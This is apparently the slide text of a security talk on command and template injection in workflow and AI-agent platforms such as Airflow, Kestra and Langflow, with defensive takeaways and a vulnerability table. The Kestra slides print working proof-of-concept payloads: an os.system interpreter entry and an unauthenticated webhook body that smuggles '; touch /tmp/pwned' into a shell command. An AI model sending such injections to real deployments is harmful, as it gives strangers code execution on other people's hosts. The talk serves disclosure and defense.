Standard *trigger* permission → author's *code-exec* privilege.

Documentation as attack surface

Apache Airflow

Python

CVE-2026-30898

core-concepts/dag-run.rst

NO WARNING

```
bash_command="echo value:
  {{ dag_run.conf['conf1'] }}" ←
sink
```

The getting-started example teaches it as the *primary* pattern.

operators/bash.rst

CAUTION BLOCK

“escaping and sanitization of the Bash command is not performed.”

Same pattern, marked unsafe, with an `env=` alternative.

operators/bash.py docstring

“DO NOT DO THIS”

The same pattern a third time, with an explicit “do not do this.”

Ships a `safe alternative` right beside it.

the “fix” · PR apache/airflow#64129 shipped Airflow 3.2.0 · 2026-04-07

```
- bash_command="echo value: {{ dag_run.conf['conf1'] }}"
+ env={"message": '{{ dag_run.conf["message"] }}'} ← value never enters the command string
```

The getting-started guide taught the bug. A developer copies the first example and never reaches the warning.



Kestra: two 9.8s, both closed “intended”

Kestra

Java

interpreter

Property<List<String>> · dynamic Pebble



ProcessBuilder.command() · no validation



host exec, no shell needed

```
interpreter: ["/usr/bin/python3","-c",
  "import os; os.system('touch /tmp/pwned')"]
```

beforeCommands

webhook body (unauth)



Pebble render

Collectors.joining concat



/bin/sh -c single string

```
beforeCommands: ["echo {{ trigger.body.command }}"]
← webhook-controlled
```

maintainer: “intended functionality”

The “trusted author” argument collapses

Kestra Java

1 · the flow an author ships

```
id: rce_via_beforecommands
triggers:
  - type: core.trigger.Webhook
    key: test123
tasks:
  - type: scripts.shell.Commands
    beforeCommands:
      - "echo {{ trigger.body.command }}" ←
Pebble sink
```



2 · PoC · unauthenticated webhook

```
POST /api/v1/executions/webhook/default/
    rce_via_beforecommands/test123
```

```
Content-Type: application/json
```

```
{"command": "hello; touch /tmp/pwned"} ← runs on
the host
```

Webhooks are unauthenticated by default. **The boundary they invoke doesn't exist.**



Live demo

No account. Just a webhook.



What the demo showed: **no account, just a webhook**

Kestra Java

1

A flow already exists

webhook trigger + beforeCommands, authored once by any user

2

Send an unauthenticated POST

`curl .../executions/webhook/default/rce_via_beforecommands/test123`, no account

3

The command is injected

`{"command":"hello; touch /tmp/pwned; echo done"}` → concatenated into `/bin/sh -c`

4

Kestra executes it on the host


runs outside any auth boundary

5

Proof: command runs on the host

`/tmp/pwned` appears; output in the execution log

Five patterns, mapped to the spectrum



The realization

**These are multi-tenant code-execution environments,
shipped as single-user dev tools.**

The 5-step audit method

- 1 **Map input surfaces.** webhooks · APIs · UI forms · LLM outputs · triggers
- 2 **Trace input → code exec.** templates · exec/eval · ProcessBuilder · subprocess · sandbox bootstraps. [Read the bootstrap and order.](#)
- 3 **Documented threat model vs actual trust boundaries.**
- 4 **Can low-priv / unauth callers reach exec?** the lowest caller is lower than you think.
- 5 **Check the docs** for vulnerable patterns taught as usage.

Why it survives

Different everything, same five steps

Platform	Language	Template / engine	Sandbox approach
Nocobase	TS/Node	SES Compartment	JS intrinsics (lock off)
Flowise	TS + Pyodide	regex blocklist	Pyodide / WASM
Langflow	Python	startswith() check	none · eval()
Dify	Go + Python	preload script	seccomp + chroot + setuid
Activepieces	TS/Node	importFresh()	V8 isolate
Kestra	Java	Pebble	none · ProcessBuilder
Apache Airflow	Python	Jinja2	none · subprocess

Java · Python · TS · Go. Different engines, different sandboxes. The patterns repeat.



Section 5 · Conclusion

It's the threat model, not the patch

◀ ACCIDENTAL

INTENTIONAL ▶

Guards that **don't fire**

Sandboxes that **don't
sandbox**

Validators the **LLM walks
around**

Docs that **teach the bug**

Takeaways

If you deploy any of these: workflow access = a shell on your host

Treat the trigger endpoint like an exposed SSH port.

- 1

Put auth in front of it.

Trigger paths are unauthenticated by default: `/prediction` · `/executions/webhook` · `/dagRuns`

Flowise · Kestra · Airflow
- 2

Scope perms as code-exec, not “just a workflow.”

Trigger permission = the author's code privilege

Airflow · Kestra
- 3

Kill the dangerous default flags.

`SANDBOX_ENABLE_NETWORK` · `LANGFLOW_SKIP_AUTH_AUTO_LOGIN` · `enable_preload`

Dify · Langflow
- 4

Audit every trigger path.

Use the 5-step method

All seven
- 5

Assume compromise persists across runs.

Check shared sandbox paths for a planted `.so` loader

Dify



**Until vendors admit these are code-execution platforms
and secure them accordingly, these bugs will keep
shipping.
By design.**

Thank you.

Questions?

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Full vulnerability inventory

Platform	Finding	CVSS / ID	Min privilege	Lang
Nocobase	SES escape → SQL/RCE via variables: resolve ≤ 2.0.32 · resolver.ts:198	9.9 Critical GHSA-42wx-r3jw-6c5h	any authenticated	TS
Nocobase	Stored XSS via compileTemplate() ≤ 2.0.32 · flowI18n.ts:73 · with({})→window	8.7 High CWE-79/95	builder→store; any→trigger	TS
Nocobase	SQLi, checkSQL missing on update ≤ 2.0.32 · sqlCollection:update	7.2 High CVE-2026-41641	collection-mgmt perm	TS
Nocobase	SQLi via queryParentSQL() recursive CTE ≤ 2.0.32 · eager-loading-tree.ts:59 · string PK concat	7.5 High CVE-2026-41640	record-create on tree coll	TS
Flowise	Python validator bypass → exfil/SSRF/RCE 3.1.0-3.1.2 · 38-pattern regex blacklist	9.3 Critical GHSA-w7x8-q2gp-5cgg	unauthenticated	TS+Py
Langflow	Smart Transform eval() RCE lambda_filter.py, startswith("lambda") only	Critical GHSA-9fpm-3445-2vx4	post-auth (pre w/ flag)	Py
Langflow	custom_component exec() RCE POST /api/v1/custom_component	Critical GHSA-8xrc-2jr4-78j7	post-auth (pre w/ flag)	Py
Langflow	MCP server config command injection /api/v2/mcp/servers · bash -c exec	Critical GHSA-w794-rj3p-xv45	authenticated	Py
Dify	DifySandbox preload runs as root dify-sandbox 0.2.15 · prescript.py ordering	root, persistent	valid X-API-Key	Go+Py
Activepieces	V8 isolate bypass via importFresh v0.79.2 · SANDBOX_CODE_ONLY	Critical GHSA-gr3h-c2j7-r52g	authenticated	TS
Activepieces	Command injection via Code step name name is z.string() → bun build via exec()	Critical GHSA-3pfv-m69p-5fv5	authenticated	TS
Kestra	Cmd injection via interpreter ≤ 1.2.0 · ProcessBuilder, no validation	9.8 Critical closed “intended”	author / unauth webhook	Java
Kestra	Cmd injection via beforeCommands ≤ 1.2.0 · Pebble concat → /bin/sh -c	9.8 Critical closed “intended”	unauth webhook	Java
Apache Airflow	BashOperator injection via dag_run.conf 3.1.7 → fixed 3.2.0 · bash.py:235	8.8 High CVE-2026-30898	trigger perm	Py

